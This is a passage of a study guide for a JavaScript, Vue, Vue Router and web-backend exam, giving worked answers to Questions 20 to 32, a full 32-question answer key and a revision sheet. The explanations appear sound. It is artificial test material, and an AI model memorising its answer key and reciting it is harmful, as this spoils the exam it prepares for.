- **B (3000):** assumes line 4 wrote through to the original. Re-assignment can never affect another variable; it only changes which object *this one name* points to.
- **D (undefined):** the property was never deleted, so it always has a value.

ANSWER

Option C — 10000

10000

Verified in Node.js. Line 3 changed the shared object (sticks); line 4 only moved a label (doesn't stick).

Question 21

this keyword • MULTI-SELECT • Ch 1, 2

Which of the following statements about the "this" keyword in JavaScript are correct?

- A** In a regular function, "this" is **always** bound to the global object (window in browsers) ✖
- B** In an arrow function, "this" is inherited from the enclosing lexical scope ✔
- C** The `.call()` method can be used to explicitly set the context of "this" in a function ✔
- D** In a method called on an object, "this" **always** refers to that object **regardless of how** the function is defined ✖

	Verdict	Detailed reason
A	FALSE	The word "always" breaks it. Three counter-examples: • Strict mode / ES modules: a plain call gives <code>this === undefined</code> , not the global object. • Method call: <code>obj.fn()</code> gives <code>this === obj</code> . • Explicit binding: <code>fn.call(x)</code> gives <code>this === x</code> . Only an <i>unbound, sloppy-mode</i> plain call defaults to the global object.

B	TRUE	This is the defining property of arrow functions. They have no <code>this</code> binding of their own, so <code>this</code> resolves to whatever it was in the surrounding (lexical) scope where the arrow was written — fixed at authoring time. This is why arrows are perfect inside callbacks: <pre>setTimeout(() => { this.count++ }, 100); // 'this' still the component</pre>
C	TRUE	<code>call</code> (and <code>apply</code>, and <code>bind</code>) exist precisely to set <code>this</code> explicitly. <code>fn.call(obj, a, b)</code> invokes <code>fn</code> with <code>this = obj</code>. (Caveat worth knowing: it cannot override an arrow function's <code>this</code>, nor a previously <code>bind</code>-ed one. The statement is still true as written for ordinary functions.)
D	FALSE	Both "always" and "regardless of how the function is defined" are false. If the method is an arrow function, <code>this</code> is not the object: <pre>const team = { name: 'Tigers', arrow: () => this.name }; team.arrow(); // undefined - NOT 'Tigers'</pre> It also fails if the method is detached (<code>const f = obj.method; f();</code>) or passed as a callback.

EXAM TECHNIQUE — HUNT THE ABSOLUTES

In `this`-keyword questions, options containing **"always"**, **"never"** or **"regardless of"** are usually the false ones, because `this` is decided **per call**. The true statements are the ones that describe a *specific mechanism* (arrow → lexical, `call` → explicit).

ANSWER

B and C

Arrow = lexical `this`. `call` = explicit `this`. Everything claiming `this` is fixed "always" is wrong.

Question 22

Vue Router async pitfall • Ch 13

A Vue Router application uses lazy-loaded route components. When a user navigates to a route with a dynamic parameter (e.g. `/product/:id`), and the computed property depends on this route parameter, what could be a potential issue if the component is not properly handling asynchronous operations?

- A The component will throw a critical error and crash the application
- B The computed property will return undefined because the component hasn't mounted yet
- C The route parameter will not be accessible in the computed property
- D The component will display data from the previously loaded route ✓ **CORRECT**

WHAT ACTUALLY GOES WRONG — THE COMPONENT-REUSE TRAP

When you navigate from `/product/1` to `/product/2`, **the route pattern has not changed** — only the parameter has. Vue Router therefore **reuses the same component instance** instead of destroying and rebuilding it. The consequence:

- `created()` and `mounted()` **do NOT run again**.
- So any `await fetch(...)` you put in those hooks **never fires for the new id**.
- The component keeps rendering the data it loaded for the **old id**.

That is exactly the symptom described in option D: the screen shows the **previous route's data**.

The fix is either a watcher on the param, or a `:key` on `<router-view>` to force a remount:

```
watch: { '$route.params.id': { handler(id) { this.fetchProduct(id) }, immediate: true } }  
// or: <router-view :key="$route.fullPath"></router-view>
```

Why the others fail:

Reason it is wrong	
A	Far too dramatic. A stale value or a temporary <code>undefined</code> does not crash a Vue app; Vue renders whatever it has and logs warnings at worst. "Crash the application" is almost never the right MCQ answer.
B	The tempting distractor. The <i>stated reason</i> is what makes it wrong. <code>\$route</code> is injected into the component before render, and computed properties are evaluated lazily <i>when the template reads them</i> — so a computed reading <code>this.\$route.params.id</code> gives the correct id even on the very first render, mounted or not. A computed can certainly be <code>undefined</code> while <i>fetched data</i> is still loading, but that is not "because the component hasn't mounted yet".
C	False. <code>this.\$route</code> is available in every component of a router-enabled app, in computed properties included, and it is fully reactive . Access is never the problem.

IF YOUR ANSWER KEY DIFFERS

Some keys mark **B** for this item. Option D is the behaviour that Vue Router's own documentation warns about for reused components with changing params, so it is the technically defensible answer. Either way, make sure you can explain **both**: the *stale data* problem (D, real) and the *loading-state* problem (B, whose stated reason is inaccurate).

ANSWER

Option D — it shows the previous route's data

Same route, new param → same instance → hooks don't re-run → stale data. Fix with a watcher or a `:key`.

A developer uses `sessionStorage` to store auth tokens. The user logs in, the token is stored, then they close the browser window completely. When they reopen the browser later, what will happen?

```
const saveToken = (token) => { sessionStorage.setItem('authToken', token); };  
const getToken = () => { return sessionStorage.getItem('authToken') || null; };
```

- A** The token will be preserved and available in the new browser session
- B** The token will be cleared because `sessionStorage` is cleared when the browser is closed ✓
CORRECT
- C** The token will be partially available but require re-authentication
- D** The token will move to `localStorage` automatically

THE DEFINITION SETTLES IT IN ONE LINE

`sessionStorage` is scoped to a single browsing-context session — effectively, one tab. Its data is destroyed the moment that tab (or the whole window) is closed. There is no expiry to set and no way to extend it.

So after reopening the browser, `sessionStorage.getItem('authToken')` returns `null`, the `|| null` keeps it as `null`, and the user is logged out.

Event	sessionStorage	localStorage
Refresh / reload the page	survives	survives
Navigate within the same tab	survives	survives
Open a different tab	not visible there	shared
Close the tab / window	CLEARED	survives
Close the whole browser	CLEARED	survives

Why the others fail:

- **A:** describes `localStorage` behaviour, not `sessionStorage`. This is the mirror-image trap of Question 17 — the examiner is checking you know *both* directions.
- **C:** "partially available" is not a thing. Storage is all-or-nothing per key; either `getItem` returns the string or it returns `null`.
- **D:** the two storages are completely independent. Nothing ever migrates between them automatically — you would have to write that code yourself.

WORTH A BONUS MARK: IS SESSIONSTORAGE A GOOD PLACE FOR AUTH TOKENS?

It is **better than localStorage** for tokens (shorter lifetime, not shared across tabs), but **both are readable by JavaScript**, so both are vulnerable to XSS. The most secure option is an `HttpOnly` + `Secure` + `SameSite=Strict` cookie, which JavaScript cannot read at all — tying this question back to Questions 5 and 8.

ANSWER

Option B — cleared when the browser closes

Question 24

Prototype chain • Ch 5

What will be the output on the browser's console?

```
class BaseComponent {
  constructor(name) { this.name = name; }
}
class AdvancedComponent extends BaseComponent {
  constructor(name, role) { super(name); this.role = role; }
}
const comp = new AdvancedComponent('Alice', 'admin');
console.log(comp.__proto__ === AdvancedComponent.prototype);
console.log(comp.__proto__.__proto__ === BaseComponent.prototype);
console.log(comp instanceof BaseComponent);
console.log(comp instanceof AdvancedComponent);
```

A true true true true ✓ CORRECT

B true false true true

C false true true false

D true true false false

EVALUATE THE FOUR LINES ONE AT A TIME

#	Expression	Result	Reason
1	<code>comp.__proto__ === AdvancedComponent.prototype</code>	true	<code>new AdvancedComponent(...)</code> sets the new object's <code>__proto__</code> to <code>AdvancedComponent.prototype</code> . One hop up = the class you used with <code>new</code>.
2	<code>comp.__proto__.__proto__ === BaseComponent.prototype</code>	true	<code>extends</code> links the child's prototype to the parent's. Two hops up = the parent.
3	<code>comp instanceof BaseComponent</code>	true	<code>instanceof</code> walks the entire chain, not one level. <code>BaseComponent.prototype</code> is found two hops up, so $\rightarrow$ true. Alice is a <code>BaseComponent</code> , by inheritance.
4	<code>comp instanceof AdvancedComponent</code>	true	Found one hop up. This is the most direct case of all.

TWO FACTS THAT SOLVE ANY CHAIN QUESTION IN 20 SECONDS

- Each `.__proto__` = **exactly one step up** the family tree. Step 1 $\rightarrow$ the class in the `new`. Step 2 $\rightarrow$ its parent. Step 3 $\rightarrow$ `Object.prototype`.
- `instanceof` is **true for the object's own class AND every ancestor**. A child object is an instance of the child *and* the parent.

$\Rightarrow$ For any plain `class B extends A` setup, all four of these classic checks are **true**.

Why the others fail: each one marks at least one of the four as `false`. The most common mistake is answering **D**, believing `instanceof` only checks the immediate class — but inheritance means a child object genuinely *is* an instance of its parent type. Options B and C mis-count the `__proto__` hops.

ANSWER

Option A — true true true true

```
true
true
true
true
```

Verified in Node.js v22.

Question 25

Webhooks + Redis • MULTI-SELECT • Ch 15, 17

An order management system where: an order is created $\rightarrow$ a webhook is sent to a notification service; Redis stores the current order cache; multiple concurrent requests update the cache. Which statements about this architecture are true?

A Webhooks **guarantee** that the notification service will process events in the **exact order** they were triggered ✗

B Redis is suitable for this use case because it's an in-memory data structure store that provides fast access to cached data ✓

C The webhook will **automatically** retry if the notification service is temporarily unavailable ✗

D Webhooks use HTTP POST requests to communicate events asynchronously ✓

Verdict		Detailed reason
A	FALSE	Each webhook is an independent HTTP request travelling over the public internet. Order can be scrambled by different network latencies, parallel delivery threads, retries of an earlier event landing after a later one, or the receiver processing them concurrently. No ordering guarantee exists . Real systems solve this by putting a <code>timestamp</code> or a monotonically increasing <code>sequence_id</code> in the payload and having the receiver reorder/reject stale events.
B	TRUE	Textbook fit. The order cache is read very often and must be fast; Redis serves it from RAM in well under a millisecond. It is exactly the caching role described in Chapter 15.
C	FALSE	Retrying is not part of what a webhook is . A webhook is just "POST to this URL when X happens". Whether failures are retried depends entirely on the sender's implementation — mature providers (Stripe, GitHub) do add exponential-backoff retries as a <i>feature</i> , but many systems simply fire once and the event is lost if your endpoint is down. Nothing is automatic .
D	TRUE	The definition of a webhook: an HTTP POST carrying a payload (normally JSON), sent asynchronously when an event occurs, without the receiver having asked for it.

THE EXAM PATTERN, SPELLED OUT

In any distributed-systems question, treat these words as **red flags for a false option**: **guarantee**

exact order **automatically** **always** **never fails**

Networks are unreliable, so the **true** options are the modest, descriptive ones ("uses HTTP POST", "is an in-memory store").

BONUS CONCEPT THE SCENARIO HINTS AT

"Multiple concurrent requests update the cache" is a nod to **race conditions**. Because webhook order is not guaranteed, two updates can arrive out of sequence and the older one can overwrite the newer one. Standard mitigations: make handlers **idempotent**, use Redis atomic operations (`INCR` , `SETNX`) or transactions (`MULTI` / `EXEC`), and version-check with the payload timestamp before writing.

ANSWER

B and D

Common code for both sub-questions:

```
<div id="app">
  <p>{{ expensive }}</p>
  <button @click="calculate">Calculate</button>
</div>

new Vue({
  el: "#app",
  data: { a: 1, b: 2, time: 0 },
  computed: {
    expensive() {
      console.log("computed run");
      let s = 0;
      for (let i = 0; i < 10000000; i++) s += i;
      return s + this.a + this.b; // ← reads ONLY a and b
    }
  },
  methods: {
    calculate() { this.time = Date.now(); } // ← writes ONLY time
  }
});
```

FIRST, BUILD THE DEPENDENCY LIST (DO THIS BEFORE READING THE OPTIONS)

Reactive property	Read inside expensive() ?	Is it a dependency?
this.a	YES	✓ dependency
this.b	YES	✓ dependency
this.time	NO	× not a dependency

Dependency set = { a, b }. Everything below follows mechanically from this one line.

Question 26 — What happens when the user clicks the Calculate button?

- A expensive() runs again because the DOM updates
- B expensive() does NOT run again because its dependencies did not change ✓ CORRECT**
- C Vue recomputes all computed properties on any state change
- D Nothing is displayed

TRACE OF THE CLICK

1. Click → `calculate()` runs → `this.time = Date.now()` .
2. `time` is reactive, so Vue schedules a re-render of the component.
3. During the re-render the template reads `{{ expensive }}` .
4. Vue checks the cache: **are any of { a, b } dirty?** → **No**. Neither changed.
5. ⇒ Vue returns the **cached value**. The function body never executes, so `"computed run"` is **NOT logged again**, and the 10-million-iteration loop is skipped entirely.

Console after the click: still only the one `"computed run"` from the initial render.

Why the others fail:

- **A:** a DOM update **reads** the computed value but does not invalidate it. Re-render ≠ recompute. This is precisely the misconception the question targets.
- **C:** the exact opposite of how computed properties work. If Vue recomputed everything on every state change, caching would not exist and this 10-million-loop example would freeze the page on every click.
- **D:** the value *is* displayed — the cached one. The `<p>` keeps showing the same number.

ANSWER TO Q26

Option B — it does NOT run again

Because `time` is not in the dependency set `{ a, b }`.

Question 27 — Under which condition will `expensive()` re-run?

A When `this.time` changes

B The user clicks anywhere on the DOM

C Either `this.a` or `this.b` changes ✓ **CORRECT**

D When `Date.now()` changes

REASONING

The dependency set is `{ a, b }`. A computed property is invalidated when **any one** of its dependencies changes — so changing `a` **or** `b` marks the cache dirty. The next read then re-executes the body and logs `"computed run"` once.

(Note "either... or" is correct: it does not need both to change.)

Why the others fail:

- **A:** `time` is reactive but is **never read** inside the computed, so it is not a dependency. This is the whole point of Q26.
- **B:** clicks are not dependencies. Vue tracks **data**, not user gestures. A click only matters if its handler changes a tracked value.

- **D:** `Date.now()` is a plain function call, **not reactive at all**. Vue has no way to know time has passed. Even if the computed *did* call `Date.now()`, it would never re-run on its own — the cached value would be frozen forever.

ANSWER TO Q27

Option C — either `this.a` or `this.b` changes

Rule: **only the reactive values read inside the body are triggers.**

Question 28

Computed caching benefits • MULTI-SELECT • Ch 11

What are the benefits of computed caching in Vue?

- A** Reduced CPU usage ✓
- B** Faster rendering ✓
- C** Avoids unnecessary recomputation ✓
- D** Makes all computations asynchronous ✗

	Verdict	Reason
A	TRUE	Fewer executions of the function body means fewer CPU cycles burned. In the Q26 example, the cache saves a 10,000,000-iteration loop on every single re-render — the difference between a janky page and a smooth one.
B	TRUE	Rendering is faster because the template reads a stored value (an O(1) lookup) instead of recalculating. Vue can also skip re-rendering subtrees whose computed values did not change.
C	TRUE	This is the definition of caching, and the cause of A and B. If a computed appears five times in a template, the body runs once , not five times.
D	FALSE	Caching has nothing to do with async . A computed getter is synchronous : it must return a value immediately for the render to use. In fact a computed getter cannot be <code>async</code> — returning a Promise would make the template display <code>[object Promise]</code> . For async work you use a <code>watch</code> + <code>data</code> , or an async method.

QUICK DEMONSTRATION OF WHY C CAUSES A AND B

```
<p>{{ total }}</p> <span>{{ total }}</span> <h3>{{ total }}</h3>
```

If <code>total</code> is a...	Body executions	Result
method <code>{{ total() }}</code>	3	3× the CPU work
computed <code>{{ total }}</code>	1	cached, read 3 times for free

ANSWER

A, B and C

Only D is false. Computed getters are **cached and synchronous**.

Questions 29 & 30

Router + Watcher • Ch 11, 13

Common code for both sub-questions (Vue 2 via CDN):

```
<!-- HTML -->
<div id="app">
  <p>Current userId: {{ userId }}</p>
  <router-link to="/user/1">User 1</router-link> |
  <router-link to="/user/2">User 2</router-link>
  <router-view></router-view>
</div>

const User = { template: "<div>User component loaded with ID: {{ $route.params.id }}</div>" };
const routes = [{ path: '/user/:id', component: User }];
const router = new VueRouter({ routes });

new Vue({
  el: '#app', router,
  data: { userId: null },
  watch: {
    '$route.params.id': function(newId) { this.userId = newId; }
  }
});
```

MAP THE TWO DISPLAY PATHS BEFORE ANSWERING

What is on screen	Where its value comes from	Updates automatically?
Current userId: {{ userId }}	data property <code>userId</code>	No — a dumb box. It only changes when the watcher assigns to it.
Inside User : {{ \$route.params.id }}	read directly from <code>\$route</code>	Yes — <code>\$route</code> is reactive, so this is always fresh on its own.

Question 29 — What happens when the user clicks "User 2" after initially opening "User 1"?

- A The route changes to `/user/2` but the `userId` in data does not update
- B The watcher updates `userId` to "2", and the `<p>` displays it instantly ✓ CORRECT**
- C The `router-view` still shows User 1 because watchers don't re-render components
- D An error occurs because `$route.params.id` cannot be watched

CHAIN OF EVENTS ON THE CLICK

1. Click the `<router-link to="/user/2">` → the URL becomes `/user/2`.
2. `$route.params.id` changes from `"1"` to `"2"`. Because `$route` is **reactive**, Vue notices.
3. The **watcher fires** with `newId = "2"` and executes `this.userId = "2"`.
4. `userId` is a reactive data property, so assigning to it triggers a re-render of the `<p>`, which now shows **"Current userId: 2"**.
5. Independently, the `User` component's template re-reads `$route.params.id` and shows **"User component loaded with ID: 2"**.

Both parts of the page are correct and up to date. That is option B.

Why the others fail:

- **A:** would be true **only if the watcher did not exist**. It does exist, and its entire job is to perform that update. (This is the link to Q30.)
- **C:** confuses two mechanisms. The `router-view` updates because `$route` is **reactive**, not because of the watcher. The watcher's job is only to sync the `data` property. Nothing here keeps User 1 on screen.
- **D:** watching a nested string path is fully supported — `'$route.params.id'` as a quoted key is standard, documented Vue syntax. No error.

ANSWER TO Q29

Option B

`userId` becomes `"2"` (a **string**, since URL params are always strings) and renders immediately.

Question 30 — Why is the watcher on `$route.params.id` necessary?

- A** Without it, the `userId` in data would never change when the route changes
- B** It is required because Vue Router does not automatically update component data
- C** It prevents the component from being destroyed and recreated on every navigation
- D Both A and B are correct ✓ CORRECT**

EVALUATE A AND B INDEPENDENTLY, THEN DECIDE

Is it true on its own?	
A	TRUE. <code>userId</code> is initialised to <code>null</code> and nothing else in the whole app assigns to it. Delete the watcher and the <code><p></code> would show "Current userId: " forever, no matter how much you navigate. So the watcher is what makes it change.
B	TRUE. This states the underlying reason. Vue Router keeps <code>\$route</code> up to date, but it has no knowledge of your data and will never write into it. Syncing route state into component state is your responsibility.
C	FALSE — and it is backwards on two counts. A watcher does not control component lifecycle at all. Moreover, when only the <i>param</i> changes, Vue Router already reuses the same instance (it does <i>not</i> destroy and recreate it) — which is exactly <i>why</i> the watcher is needed in the first place.

Since A and B are both individually correct, the combined option **D** is the answer.

ANSWERING STRATEGY FOR "BOTH ... ARE CORRECT" OPTIONS

Never pick the combined option just because it looks safe. **Verify each sub-statement separately.** Only if *all* of them survive should you choose it. Here both A and B genuinely hold — A describes the **symptom**, B describes the **cause** — so D is right.

ANSWER TO Q30

Option D — Both A and B are correct

Core principle: **reading** `$route` **directly** is automatic; **copying it into** `data` **is** manual.

Questions 31 & 32

Computed vs data with route params • Ch 11, 13

Common code. An e-commerce product list filtered by the route parameter `/products/:category`.

```
const ProductList = {
  template: '<div>{{ filteredProducts }}</div>', // ← LOOK CAREFULLY at this
  data() {
    return {
      allProducts: [
        { id: 1, name: 'Laptop', category: 'electronics' },
        { id: 2, name: 'Novel', category: 'books' },
        { id: 3, name: 'Phone', category: 'electronics' }
      ],
      displayedProducts: null
    };
  },
  computed: {
    filteredProducts() {
      return this.allProducts.filter(p => p.category === this.$route.params.category);
    }
  },
  watch: {
    '$route.params.category': function(newCategory) {
      this.displayedProducts = this.filteredProducts;
    }
  }
};
```

READ THE TEMPLATE BEFORE ANYTHING ELSE — THIS IS THE WHOLE TRICK

The template renders `{{ filteredProducts }}` — the **computed** property.

It does **NOT** render `displayedProducts`. That data property is written to by the watcher but is **never displayed anywhere**.

So every option that reasons about `displayedProducts` being `null` on screen is a distractor.

Question 31 — What will be rendered when the user first navigates to `/products/electronics` ?

- A** An empty array because `displayedProducts` is initialized as `null`
- B** All three products because the watch handler hasn't been triggered yet
- C** Only the Laptop and Phone (both electronics) ✓ **CORRECT**
- D** The data will show an error because the category doesn't exist in the array

STEP-BY-STEP

1. The template needs `filteredProducts`, so Vue evaluates that **computed** getter for the first time.
2. Inside it, `this.$route.params.category` is read. On the **very first render** the route is already resolved, so this is `'electronics'`. (Computed properties are evaluated lazily *during* render, at which point `$route` is available.)
3. The filter runs over `allProducts`:

id	name	category === 'electronics'?	kept?
1	Laptop	'electronics' === 'electronics' → true	KEPT
2	Novel	'books' === 'electronics' → false	dropped
3	Phone	'electronics' === 'electronics' → true	KEPT

4. Result: `[ {id:1, Laptop...}, {id:3, Phone...} ]` — and that array is what the `<div>` displays.

Important: the **watcher never fires on the first load**. A watcher only reacts to a *change*; arriving at the initial route is not a change. (You would need `immediate: true` for that.) So `displayedProducts` is still `null` — which is harmless, because nothing displays it.

Why the others fail:

- **A:** the trap. It reasons about the wrong variable. `displayedProducts` is `null`, correct — but it is not in the template.
- **B:** the watcher's absence is irrelevant. The computed does the filtering, and it filters correctly the very first time. Nothing would ever show all three products.
- **D:** `Array.prototype.filter` never errors on a non-matching value; it just returns fewer items (or `[]`). Here `'electronics'` *does* exist anyway.

ANSWER TO Q31

Option C — only Laptop and Phone

Because the template renders the **computed**, which reads `$route` directly and is correct from the first render.

Question 32 — When the user navigates from `/products/electronics` to `/products/books`, what will happen and why?

- A** The computed property will not update because it's being used in a watch handler
- B** The computed property will automatically re-evaluate because the route parameter dependency changed (true, but incomplete — see below)
- C** The `displayedProducts` variable will update, but the computed property will display stale data
- D Both the computed property and `displayedProducts` will update to show books ✓ CORRECT**

TRACE BOTH MECHANISMS — THEY BOTH FIRE

#	Event	Consequence
1	URL param changes electronics → books	<code>\$route.params.category</code> is reactive, so Vue registers the change.
2	Computed invalidated	<code>filteredProducts</code> <i>read</i> <code>this.\$route.params.category</code> , so that is one of its dependencies. The cache is marked dirty .
3	Watcher fires	The handler runs and executes <code>this.displayedProducts = this.filteredProducts</code> . Reading <code>this.filteredProducts</code> here forces the dirty computed to recompute now , returning the books list. ⇒ <code>displayedProducts = [{ id:2, Novel, books }]</code> .
4	Re-render	The template reads <code>{{ filteredProducts }}</code> and gets the fresh books array. The screen shows the Novel.

Net effect: BOTH the computed and `displayedProducts` now hold the books data. That is option D.

WHY D RATHER THAN B?

Statement **B is factually true** — it correctly describes the *mechanism* (the computed re-evaluates because a dependency changed). But the question asks **what will happen**, and B tells only *half* the story: it omits that the watcher also runs and updates `displayedProducts`. **D describes the complete outcome and contradicts nothing.**

How to answer safely: if your exam allows only one choice, pick the option that is *true and most complete* — D. Make sure you can also state B's reasoning aloud, because B is the *why* behind D.

Why A and C are definitely wrong:

- **A:** using a computed inside a watch handler has **no effect** on its reactivity. Reading a computed never disables its dependency tracking. Vue does not care who reads it.
- **C:** exactly inverted. A **computed** can never be stale — it is invalidated automatically. It is **data** properties like `displayedProducts` that go stale if nobody updates them. C describes the opposite of how Vue works.

ANSWER TO Q32

Option D — both update to show books

Computed re-evaluates automatically (dependency changed) **and** the watcher copies the fresh result into `displayedProducts`.

Master Answer Key & Revision Sheet

Print this section separately. It is everything you need in the last hour.

C.1 Master answer key — all 32 questions

Q	Topic	Answer	One-line reason
1	call & bind output	D — 80 / 120 / 80 / function	Both use multiplier 10 ; bind returns a <i>function</i> .
2	Vue <code>\$emit</code> (multi)	A + B	Listen with <code>@update</code> , payload via <code>\$event</code> .
3	Promise throw → catch	B — 4	Throws 2, catch returns 2×2, chain healed.
4	Password storage	B — bcrypt / Argon2	One-way, salted, deliberately slow.
5	Cookie flags	A — secure=True, samesite='Strict'	HTTPS-only + no cross-site.
6	Git merge	B — <code>git merge main</code>	You stand on the destination; name the source.
7	Redis vs SQL store	B — in-memory, complements	NoSQL, cache/broker, faster not slower.
8	Stopping XSS	A — validate, never execute as code	<code>v-html</code> causes XSS, it doesn't fix it.
9	Redis features (multi)	A + B + C	Only "requires SQL" is false.
10	Vuex state	A — only through mutations	Actions commit; getters only read.
11	Redis in Celery	D — store tasks + message broker	Workers execute; Redis only holds.
12	fetch and 404	C — resolves, <code>ok = false</code>	Only network failure rejects.
13	Chain + END order	A — END, A 1, B 2, C err, D 10	Sync first; catch+return heals so D runs.
14	map then filter	B — [6]	<code>4 > 4</code> is false.
15	bind on a method	D — 7	bind overrides the original owner.
16	Nested routes	C — "User 10 User Orders"	Child nests <i>inside</i> parent, not instead.
17	localStorage lifetime	B — preserved as "dark"	No expiry; survives tab & browser close.
18	v-if vs v-show	A	v-if removes from DOM; v-show toggles CSS.
19	Returning a Promise	C — HELLO WORLD	Chain waits and unwraps (adoption).
20	Object reference	C — 10000	Dot = mutation (sticks); bare = re-assign.
21	<code>this</code> keyword (multi)	B + C	Arrow = lexical; <code>call</code> = explicit. "Always" is false.
22	Lazy route + param	D — shows previous route's data	Instance reused → hooks don't re-run → stale.

23	sessionStorage lifetime	B — cleared on browser close	Scoped to one tab session.
24	Prototype chain	A — true true true true	1 hop = child, 2 = parent; instanceof walks all.
25	Webhooks + Redis (multi)	B + D	No order guarantee, no automatic retry.
26	Click Calculate	B — does NOT re-run	<code>time</code> is not a dependency.
27	When computed re-runs	C — when a or b changes	Only values read inside the body count.
28	Caching benefits (multi)	A + B + C	Computed getters are synchronous.
29	Click User 2	B — watcher sets <code>userId = "2"</code>	Watcher fires, <code><p></code> re-renders.
30	Why the watcher	D — Both A and B	Router never writes into your <code>data</code> .
31	First navigation	C — Laptop and Phone	Template renders the computed , not <code>displayedProducts</code> .
32	Navigate to books	D — both update	Computed invalidates and watcher copies it across.

SCORE CHECK

Attempt the paper cold, mark it with this table, then re-read only the chapters where you lost marks. Two questions worth a second look because the options overlap: **Q22** (D vs B) and **Q32** (D vs B) — both are discussed in full in their solutions.

C.2 The 24 traps this paper is built from

#	The trap	The truth
1	" <code>this</code> is where the function was written"	No — it's who called it . Look left of the dot.
2	<code>bind</code> executes the function	<code>bind</code> returns a function ; nothing runs, nothing logs.
3	<code>typeof</code> a bound function is "object"	It is "function" .
4	Arrow functions work as object methods	They take <code>this</code> from the outside → usually <code>undefined</code> .
5	<code>call / bind</code> can fix an arrow's <code>this</code>	They cannot . Arrow <code>this</code> is fixed at write-time.
6	<code>b = a</code> copies an object	It copies the address . One object, two names.
7	Any change through a copy affects the original	Only mutations (<code>copy.x =</code>). Re-assignment (<code>copy =</code>) does not.
8	<code>filter(x => x > 4)</code> keeps 4	Strictly greater. 4 is dropped.
9	<code>instanceof</code> only checks the immediate class	It walks the whole prototype chain → true for all ancestors.
10	Code prints in the order it is written	All sync first , then microtasks (<code>.then</code>), then <code>setTimeout</code> .
11	An error ends the promise chain	A <code>.catch</code> that returns a value heals it; later <code>.then</code> handlers run.
12	<code>e => { e * 2 }</code> returns <code>e*2</code>	With braces it returns undefined . No braces = implicit return.

13	Returning a Promise from <code>.then</code> passes the Promise on	The chain waits and unwraps it (adoption).
14	A 404 makes <code>fetch</code> reject	It resolves with <code>ok = false</code> . Only network failures reject.
15	localStorage clears when the tab closes	That is sessionStorage . localStorage has no expiry .
16	Web storage keeps types	Everything becomes a string . Use <code>JSON.stringify / parse</code> .
17	<code>v-show</code> removes the element	It only sets <code>display:none</code> . <code>v-if</code> removes it.
18	A re-render re-runs computed properties	Only if a dependency it read changed. Otherwise it uses the cache.
19	<code>Date.now()</code> / <code>Math.random()</code> make a computed update	They are not reactive . It will never re-run.
20	Vue Router updates your <code>data</code>	It updates <code>\$route</code> only. Copying into <code>data</code> needs a watcher .
21	Navigating <code>/user/1</code> → <code>/user/2</code> remounts the component	Same pattern → instance reused , <code>created</code> / <code>mounted</code> don't re-run.
22	A watcher fires on the first load	Only on a change , unless you add <code>immediate: true</code> .
23	Vuex state can be changed in actions	Only mutations write. Actions <code>commit</code> .
24	Webhooks guarantee order / auto-retry	Neither. Add timestamps and make handlers idempotent.

C.3 Night-before one-page sheet

JAVASCRIPT

- **this** = left of the dot, **at call time**.
- **arrow** = `this` from outside, fixed forever.
- **call**(this, a, b) → runs now.
- **apply**(this, [a, b]) → runs now, Array.
- **bind**(this, a) → returns a **function**, pre-fills left to right.
- **objects copy by reference**. Dot = mutate (sticks). Bare = re-assign (doesn't).
- **map** same length • **filter** same or fewer • **reduce** one value.
- `__proto__` = 1 hop. `instanceof` = whole chain.

VUE

- **v-if** = removes from DOM, hooks re-run.
- **v-show** = `display:none`, no re-mount.
- **computed** = cached, sync, re-runs only if a value it *read* changed.
- **method** = every render, never cached.
- **watch** = do a side-effect on change; not on first load.
- **props down, events up**. `$emit('name', payload)`, listen `@name`, read `$event`.
- `$emit` is a **Vue** event, not a DOM event.

ASYNCR

- Order: **sync** → **microtasks (.then)** → **setTimeout**.
- `.then` skipped when an error is flowing.
- `.catch` skipped when a value is flowing.
- **return** → next parcel is green (healed).
- **throw** → next parcel is red.
- Return a Promise → chain **waits & unwraps**.
- **fetch**: 404/500 → **resolves**, `ok=false`. Only network failure rejects.

STORAGE

- **localStorage** = forever, shared across tabs.
- **sessionStorage** = dies with the tab.
- **cookie** = small, auto-sent to the server.
- Everything stored is a **string**.
- `getItem` missing → `null`.

SECURITY

- Passwords → **bcrypt / Argon2** (one-way, salted, slow).
- **XSS** → escape output; `{{ }}` safe, `v-html` dangerous.
- **CSRF** → `SameSite=Strict` + token.
- `Secure` = HTTPS only.
- `HttpOnly` = JS can't read it.
- Strict > Lax > None (None = no protection).

VUE ROUTER

- Strip `host/#` → that's the path.
- Child renders **inside** parent's `<router-view>`. Output = parent + child.
- `path: ""` = default child, only when nothing is left over.
- Same pattern, new param → **instance reused**, hooks don't re-run → **stale data**.
- **Auto-fresh**: `{{ $route.params.x }}` and computed reading it.
- **Goes stale**: `data` vars and anything fetched in `created`.
- Fix = watcher (`immediate: true`) or `:key` on `router-view`.

VUEX

- **state** = single source of truth.
- **mutations** = the ONLY writers, synchronous.
- **actions** = async, then `commit`.
- **getters** = read-only, cached.
- dispatch → action → commit → mutation → state.

REDIS / CELERY / WEBHOOKS / GIT

- **Redis** = in-memory data structure store; cache, broker, pub/sub. **No SQL**.
- Stores strings, hashes, lists, sets, sorted sets.
- **Celery**: Redis = broker + result backend. **Workers** execute and retry.
- **Webhook** = HTTP POST, async. **No** order guarantee, **no** auto retry.
- **Git**: the branch you **stand on** receives. On `appdev2` → `git merge main`.

FIVE QUESTIONS TO ASK YOURSELF BEFORE TICKING ANY OPTION

1. **Output-order question?** List the non-callback logs first, then the callback logs.
2. **Anything with `this` ?** Find the call site. Is there a dot? Is it an arrow? Was it bound?
3. **Vue reactivity question?** Is the thing on screen read **directly** from the source, or stored in `data` ?
4. **Computed question?** List the `this.xxx` names **inside the body**. Only those trigger it.
5. **Does the option say "always", "never", "guarantee", or "automatically"?** It is probably false.

FINAL WORD

You now have the concept behind every single question, not just the letters. If you can explain **Chapter 7 (the promise rulebook)**, **Chapter 11 (computed caching)** and **Chapter 13 (the two-column route law)** to a friend without looking, you have covered roughly **20 of the 32 marks** in this paper. Start there. **All the best — go and pass it.**

Every JavaScript snippet in this document was executed in Node.js v22 during preparation; all printed outputs are real program output. • Prepared as a study aid for the *spendly* repository.